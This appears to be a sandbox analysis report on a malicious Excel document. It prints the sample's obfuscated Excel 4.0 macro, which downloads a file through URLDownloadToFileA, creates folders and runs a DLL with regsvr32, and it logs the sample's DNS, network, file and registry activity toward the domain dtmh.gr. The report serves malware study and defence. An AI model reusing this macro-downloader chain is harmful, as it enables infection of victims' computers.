5!A50),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
```


,,,
,,,
,,,
,,
,,,

"=CALL(""Ke""&?????2!HY314&""32"",""Cr""&?????2!IA342&""yA"",""JCJ"",?????2!HP312,0)",,,,=RUN(????
1!M66),,,"=CONCATENATE(E67,E68,E69,E70,E71,E72,E73,E74,E75,E76,E77,E78,E79,E80,E81,E82,E83)",,,,"=CHAR(SUM(F66,G66,H66))",25,35,25,"=CHAR(SUM(F67,G67,H67))",20,42,20,"=CHAR(SUM(F68,G68,H68))",25,26,25,=CHAR(F69-G69-H69),100,22,10,=CHAR(F70-G70-H70),200,50,39,=CHAR(F71-G71-H71),500,300,81,=CHAR(F72+G72-H72),120,130,140,=CHAR(F73+G73-H73),200,300,392,=CHAR(F74+G74-H74),400,500,789,=CHAR(F75-G75+H75),500,430,27,=CHAR(F76-G76+H76),310,270,60,=CHAR(F77-G77+H77),200,160,44,"=CHAR(SUM(F78,G78,H78))",56,37,18,"=CHAR(SUM(F79,G79,H79))",27,18,25,"=CHAR(SUM(F80,G80,H80))",44,58,3,=CHAR(F81-G81-H81),384,115,161,=CHAR(F82-G82-H82),762,504,157,=CHAR(F83-G83-H83),501,328,108

"=CALL(""U""&?????2!IA332,""U""&????4!E65,""IICCII"",0,?????2!EE100,?????2!HP312&?????2!HP327&?????2!HP341,0,0)"=EXEC(????3!W36&?????2!HP312&?????2!HP327&?????2!HP341)=HALT()

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 29, 2020 04:14:51.100478888 CET	49724	443	192.168.2.3	78.46.235.88
Nov 29, 2020 04:14:51.121525049 CET	443	49724	78.46.235.88	192.168.2.3
Nov 29, 2020 04:14:51.121658087 CET	49724	443	192.168.2.3	78.46.235.88
Nov 29, 2020 04:14:51.122528076 CET	49724	443	192.168.2.3	78.46.235.88
Nov 29, 2020 04:14:51.427341938 CET	49724	443	192.168.2.3	78.46.235.88
Nov 29, 2020 04:14:51.927665949 CET	49724	443	192.168.2.3	78.46.235.88
Nov 29, 2020 04:14:52.536999941 CET	49724	443	192.168.2.3	78.46.235.88
Nov 29, 2020 04:14:53.740035057 CET	49724	443	192.168.2.3	78.46.235.88
Nov 29, 2020 04:14:54.943475962 CET	49724	443	192.168.2.3	78.46.235.88
Nov 29, 2020 04:14:56.162405014 CET	49724	443	192.168.2.3	78.46.235.88
Nov 29, 2020 04:14:58.568604946 CET	49724	443	192.168.2.3	78.46.235.88
Nov 29, 2020 04:15:03.381576061 CET	49724	443	192.168.2.3	78.46.235.88
Nov 29, 2020 04:15:12.991766930 CET	49724	443	192.168.2.3	78.46.235.88

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 29, 2020 04:14:34.182738066 CET	53195	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:14:34.218091965 CET	53	53195	8.8.8.8	192.168.2.3
Nov 29, 2020 04:14:34.912664890 CET	50141	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:14:34.947971106 CET	53	50141	8.8.8.8	192.168.2.3
Nov 29, 2020 04:14:36.494981050 CET	53023	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:14:36.530658960 CET	53	53023	8.8.8.8	192.168.2.3
Nov 29, 2020 04:14:37.319516897 CET	49563	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:14:37.355314016 CET	53	49563	8.8.8.8	192.168.2.3
Nov 29, 2020 04:14:38.392910957 CET	51352	53	192.168.2.3	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 29, 2020 04:14:38.428344011 CET	53	51352	8.8.8.8	192.168.2.3
Nov 29, 2020 04:14:39.283951998 CET	59349	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:14:39.311136961 CET	53	59349	8.8.8.8	192.168.2.3
Nov 29, 2020 04:14:39.996309042 CET	57084	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:14:40.032273054 CET	53	57084	8.8.8.8	192.168.2.3
Nov 29, 2020 04:14:43.340620995 CET	58823	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:14:43.376467943 CET	53	58823	8.8.8.8	192.168.2.3
Nov 29, 2020 04:14:45.910022974 CET	57568	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:14:45.937088966 CET	53	57568	8.8.8.8	192.168.2.3
Nov 29, 2020 04:14:46.907217026 CET	50540	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:14:46.958199978 CET	53	50540	8.8.8.8	192.168.2.3
Nov 29, 2020 04:14:47.268106937 CET	54366	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:14:47.312154055 CET	53034	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:14:47.316450119 CET	53	54366	8.8.8.8	192.168.2.3
Nov 29, 2020 04:14:47.339425087 CET	53	53034	8.8.8.8	192.168.2.3
Nov 29, 2020 04:14:48.332097054 CET	54366	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:14:48.368065119 CET	53	54366	8.8.8.8	192.168.2.3
Nov 29, 2020 04:14:49.333971977 CET	54366	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:14:49.369554996 CET	53	54366	8.8.8.8	192.168.2.3
Nov 29, 2020 04:14:51.038343906 CET	57762	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:14:51.098033905 CET	53	57762	8.8.8.8	192.168.2.3
Nov 29, 2020 04:14:51.349412918 CET	54366	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:14:51.384964943 CET	53	54366	8.8.8.8	192.168.2.3
Nov 29, 2020 04:14:55.349922895 CET	54366	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:14:55.386725903 CET	53	54366	8.8.8.8	192.168.2.3
Nov 29, 2020 04:15:00.008253098 CET	55435	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:15:00.035367966 CET	53	55435	8.8.8.8	192.168.2.3
Nov 29, 2020 04:15:11.435852051 CET	50713	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:15:11.489537954 CET	53	50713	8.8.8.8	192.168.2.3
Nov 29, 2020 04:15:14.826853037 CET	56132	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:15:14.870094061 CET	53	56132	8.8.8.8	192.168.2.3
Nov 29, 2020 04:15:24.276683092 CET	58987	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:15:24.314160109 CET	53	58987	8.8.8.8	192.168.2.3
Nov 29, 2020 04:15:34.438345909 CET	56579	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:15:34.465348005 CET	53	56579	8.8.8.8	192.168.2.3
Nov 29, 2020 04:15:37.633775949 CET	60633	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:15:37.670902014 CET	53	60633	8.8.8.8	192.168.2.3
Nov 29, 2020 04:16:09.017128944 CET	61292	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:16:09.044286966 CET	53	61292	8.8.8.8	192.168.2.3
Nov 29, 2020 04:16:10.499406099 CET	63619	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:16:10.549940109 CET	53	63619	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 29, 2020 04:14:51.038343906 CET	192.168.2.3	8.8.8.8	0xcdba	Standard query (0)	dtmh.gr	A (IP address)	IN (0x0001)

DNS Answers


Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 29, 2020 04:14:51.098033905 CET	8.8.8.8	192.168.2.3	0xcdba	No error (0)	dtmh.gr		78.46.235.88	A (IP address)	IN (0x0001)

Code Manipulations

Statistics

Behavior

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 4188 Parent PID: 792

General

Start time:	04:14:45
Start date:	29/11/2020
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0x840000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\giogti	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	DCF643	CreateDirectoryA
C:\giogti\mpomqr	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	DCF643	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	DCF634	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	DCF634	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	DCF634	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	DCF634	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	DCF634	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	DCF634	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	DCF634	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	DCF634	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	DCF634	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	DCF634	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	DCF634	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	DCF634	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\A5A241DE.tmp	success or wait	1	9B495B	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache	success or wait	1	8B20F4	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	success or wait	1	8B211C	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSForms	dword	1	success or wait	1	8B213B	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSComctlLib	dword	1	success or wait	1	8B213B	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: 6268 Parent PID: 4188

General

Start time:	04:15:12
Start date:	29/11/2020
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	regsvr32 -s C:\giogti\mpomqr\fwpxeohi.dll
Imagebase:	0xbb0000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis